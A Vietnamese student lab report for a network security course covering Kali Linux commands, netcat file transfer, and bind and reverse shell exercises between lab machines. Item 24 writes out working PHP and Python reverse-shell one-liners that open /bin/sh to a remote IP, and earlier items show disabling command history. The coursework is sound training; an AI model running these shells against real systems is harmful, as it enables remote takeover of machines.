LAB 1

**TỔNG QUAN KALI LINUX**

BÁO CÁO THỰC HÀNH

**Môn học: An toàn mạng máy tính**

**Kỳ báo cáo: Buổi 01 (Session 01)**

**Tên chủ đề: Dò quét và bắt gói tin trong mạng**

*GVHD: Nghi Hoàng Khoa*

*Ngày báo cáo: 05/11/2019*

**Nhóm: 01 (ghi số thứ tự nhóm)**

1. **THÔNG TIN CHUNG:**

*(Liệt kê tất cả các thành viên trong nhóm)*

Lớp: NT101.M11.ANTN.1

|  |  |  |  |
| --- | --- | --- | --- |
| **STT** | **Họ và tên** | **MSSV** | **Email** |
| 1 | Trần Hoàng Khang | 19521671 | 19521671@gm.uit.edu.vn |
| 2 | Nguyễn Đoàn Xuân Bình | 19521265 | 19521265@gm.uit.edu.vn |

1. **NỘI DUNG THỰC HIỆN:**

|  |  |  |
| --- | --- | --- |
| **STT** | **Công việc** | **Kết quả tự đánh giá** |
| 1 | Kịch bản 01 | 100% |
| 2 | Kịch bản 02 | 100% |
| 3 | Kịch bản 03 | 100% |
| 4 | Kịch bản 04 | 90% |
| 5 | Kịch bản 05 | 60% |

BÁO CÁO CHI TIẾT

1. Sử dụng lệnh which để xác định ví trị lưu trữ của lệnh pwd

Text

Description automatically generated

1. Sử dụng lệnh locate để xác định ví trí lưu trữ wce32.exe

Text

Description automatically generated

1. *Sử dụng lệnh* ***find*** *để xác định bất kỳ tập tin (không phải thư mục) đã được sửa  
   đổi vào ngày trước đó, KHÔNG thuộc sở hữu của user root và thực thi lệnh* ***ls -l****trên chúng. KHÔNG được sử dụng các lệnh pipeline/chaining*

****

1. Liệt kê các port đang được mở trên Kali Linux


**A screenshot of a computer

Description automatically generated with medium confidence**

1. Tại sao khi kiểm tra dịch vụ SSH có đang chạy hay không (Hình 10), kết quả hiểnthị 2 dòng, trong khi dịch vụ HTTP (Hình 13), kết quả chỉ có 1 dòng

*- SSHD sử dụng cả hai IPv4 và IPv6 , riêng http chỉ sử dụng IPv6. Sử dụng lệnh netstat sẽ thấy rõ giao thức SSH sử dụng là tcp và tcp6, còn http là tcp6*

1. Ngăn dịch vụ SSH chạy cùng với hệ thống lúc khởi động.

****

*7. Lịch sử các lệnh thực ra được lưu trữ ở đâu? Liệt kê các ưu, nhược điểm khi thực hiện lưu trữ lại các lệnh đã nhập?*

*Lịch sử lệnh được lưu trữ tại file* ***“.zsh\_history”****, file này nằm trong thư mục* ***home*** *và là* ***hidden file***

*Ưu điểm: History giúp người dùng thao tác với các lệnh đã dùng, và có khả năng tái sử dụng trong tương lai, giúp thao tác nhanh hơn*

*Khuyết điểm: Song bên cạnh, khi hệ thống bị chiếm quyền điều khiển, attacker có thể vào và xác định được hoạt động trên command của user, từ đó lấy thông tin và tạo ra những vector attack mới*

*8. Có cách nào để ngăn chặn việc lưu trữ lịch sử lệnh hay không? Nếu có, hãy mô tả cách làm.*

*Tắt history (tạm thời- trong một bash)*

*unset HISTFILE*

*HISTFILE: var môi trường trỏ đường dẫn đến “.zsh\_history” ở trên*

*9. Ngoài cách sử dụng tiện ích history expansion, còn cách nào để thực hiện lại các  
lệnh đã nhập một cách nhanh chóng hay không? Nếu có, hãy mô tả cách làm.*

*Cài đặt fish : sudo apt install fish*

*Gõ lệnh fish để vào mode*

*Sau đó, khi thực hiện command sẽ tự động recommend autocompletion*

*10. Như đã biết, khi sử dụng toán tử “>” để xuất kết quả vô tập tin, nếu tập tin đã tồntại, nội dung trong tập tin sẽ bị thay thế bằng nội dung mới. Vậy, có cách nào để*

*hoàn tác lại quá trình này hay không? Nếu có, hãy mô tả cách làm.*

*11. Sử dụng lệnh cat cùng với lệnh sort để sắp xếp lại nội dung của tập tin*

*/etc/passwd, sau đó lưu kết quả vào một tập tin mới có tên passwd\_new và thực*

*hiện đến số lượng dòng có trong tập tin mới.*

*Text

Description automatically generated*

*12. Sử dụng tập tin /etc/passwd, trích xuất tên user và home directory cho tất cả user*

*có shell được thiết lập là /usr/sbin/nologin. Lưu ý, chỉ sử dụng 1 dòng lệnh duy nhất. Kết quả xuất ra màn hình như hình dưới.*

*Text

Screenshot from PDF file*


*Sử dụng file đã sort bài trên:*

*Graphical user interface, text

Description automatically generated*

*13. Tải tập tin access\_log.txt.gz tại (https://github.com/blakduk/ahihi/raw/master/access\_log.txt.gz), sau đó thực hiện liệt kê danh sách các địa chỉ IP và số lượng tương ứng, thực hiện sắp xếp giảm dần*

**

**

*14. Hãy cho biết đường đẫn thực thi của 2 lệnh wget và curl?*

*Text

Description automatically generated*


*15. Theo bạn, trong 2 lệnh tải về wget và curl, lệnh nào ưu việt hơn? Giải thích?*

*- Wget: lệnh sử dụng rộng rãi trong việc download, là phần mềm free bản quyền mở (copyleft license) (GNU GPL). Support nhiều tính năng riêng cho việc download (Vd: recursive download). => Thuận tiện hơn curl trong việc download.*

*- Curl: sử dụng mạnh trong việc truyền dữ liệu trên nhiều giao thức, xây dựng trên libcurl, chạy trên nhiều nền tảng hơn wget => Lệnh ưu việt hơn*

*16. Có thể sử dụng lệnh curl để thay đổi các HTTP header được hay không? Nếu được,  
cho ví dụ?*

*- Tất nhiên là được. HTTP GET:*



*17. Máy chủ nào sẽ đóng vai trò là server?*

*- Máy chủ thực hiện việc listening là server*

*18. Máy chủ nào sẽ đóng vai trò là client?*

*- Máy chủ thực hiện việc gửi dữ liệu là client*

*19. Nếu khai báo lệnh “nc -lvnp 4444” thì thật chất, port 4444 được mở ở máy nào?*

*Port 4444 được mở tại chính máy đó*

*20. Thực hiện chuyển tập tin wget.exe trên máy Kali sang máy Windows 10.*

*- Xác định vị trí file thực thi lệnh wget*

*Text

Description automatically generated*

*- Bên phía Window, lắng nghe port 4444 và mọi file vào được đưa thành file* ***getcommand.exe***

*Text

Description automatically generated*

*- Bên Linux, truyền file wget.exe với đường dẫn đã xác định*

*Graphical user interface, text, website

Description automatically generated*

*- Bên Window đã nhận được, kiểm tra file* ***wget.exe*** *có hoạt động không*

*Text

Description automatically generated*

*21. Thực hiện lại chi tiết kịch bản Reverse Shell và Bind Shell sử dụng netcat.*

*Window: 192.168.1.4 Linux: 192.168.79.132*

*Window cài đặt gói nmap và ncat(giống với nc) để thực hiện*

*# Bind Shell: (Window nghe port, mở sẵn command khi connect, Linux attack)*

*- Bên Window lắng nghe ở port 4444, kèm theo ứng dụng “Command Line” khi đối phương kết nối*

*Text

Description automatically generated*

*- Bên Linux connect đến*

*Text

Description automatically generated*

*- Phía Window phản hồi*

Text

Description automatically generated

*- Bên linux thực hiện bất kỳ lệnh nào trên* ***cmd.exe*** *của Window*

*Text

Description automatically generated*

*# Reverse Shell: (Window chủ động gửi terminal sang phía attacker, Linux mở sẵn port và sẵn sàng)*

*- Linux mở nghe sẵn tại port 4444*

*Text

Description automatically generated*

*- Window thực hiện gửi cmd.exe khi kết nối vào thành công*

*Text

Description automatically generated*

*- Linux tùy ý thực hiện lệnh lên terminal mà window đưa*

*Text

Description automatically generated  
22. So sánh ưu và nhược điểm khi sử dụng Reverse Shell và Bind Shell? Khi nào nên  
sử dụng Bind Shell? Khi nào nên sử dụng Reverse Shell?*

|  |  |  |
| --- | --- | --- |
|  | *Bind Shell* | *Reverse Shell* |
| *Ưu điểm* | *- Kết nối thuật tiện, tạo vulnerabilities cho máy target, máy attacker an toàn* | *- Máy attacker vulnerable khi mở listening công khai*  *- Khắc phục nhược điểm của* ***Bind Shell.*** *Vượt tường lửa, không cần chỉ remote IP’s host => Chống NAT/PAT*  *-> Ứng dụng nhiều* |
| *Nhược điểm* | *- Bất kỳ máy nào cũng có thể kết nối đến được máy target*  *- Firewall là một trở ngại trong việc kết nối (nếu port đặc biệt)*  *- NAT/PAT trong việc chuyển private IP, có thể chuyển port* | *Chưa tìm thấy (So với bind shell)* |

*23. Thực hiện trao đổi tập tin, bind shell và reverse shell sử dụng PowerShell*

*Thực hiện tương tự như trên, dưới đây là trình bày vắn tắt. Riêng đối với Powershell, thực hiện thêm lệnh* **Set-ExecutionPolicy Unrestricted** để quá trình thuận tiện hơn.

*# Trao đổi tập tin:*

*- Window mở kết nối tại port 4444 và lưu dữ liệu nhận vào* ***File.txt***

*Text

Description automatically generated*

*- Linux gửi file* ***ls.txt*** *thông qua port 4444*

*Text

Description automatically generated*

*- Kiểm tra file được gửi*

*A picture containing graphical user interface

Description automatically generated*

*# Bind Shell:*

*- Window thực hiện lắng nghe ,gửi terminal của mình khi có connect và phản hồi khi có kết nối.*

*Graphical user interface, text

Description automatically generated*

*- Linux kết nối và thực hiện command*

*Text

Description automatically generated*

*# Reverse Shell:*

*- Linux lắng nghe bất kỳ connection tại port 4444 và khi kết nối thành công. Linux sẽ thực hiện lệnh trên terminal của đối phương*

*Text

Description automatically generated*

*- Window thực hiện gửi terminal của mình*

*Text

Description automatically generated*

*24. Ngoài netcat và powershell, còn cách nào có thể tạo ra được reverse shell và bind  
shell không? Cho một ví dụ*

*Nhiều ngôn ngữ có hỗ trợ reverse và bind shell. (Đa số các ngôn ngữ back-end, hỗ trợ coding phía server )*

*Ví dụ: (Nguồn: tham khảo Google)*

*Trên PHP: php -r '$sock=fsockopen("10.0.0.123",1111);exec("/bin/sh -i <&3 >&3 2>&3");*

*Trên Python: python -c 'import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect(("10.0.0.123",1111));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'*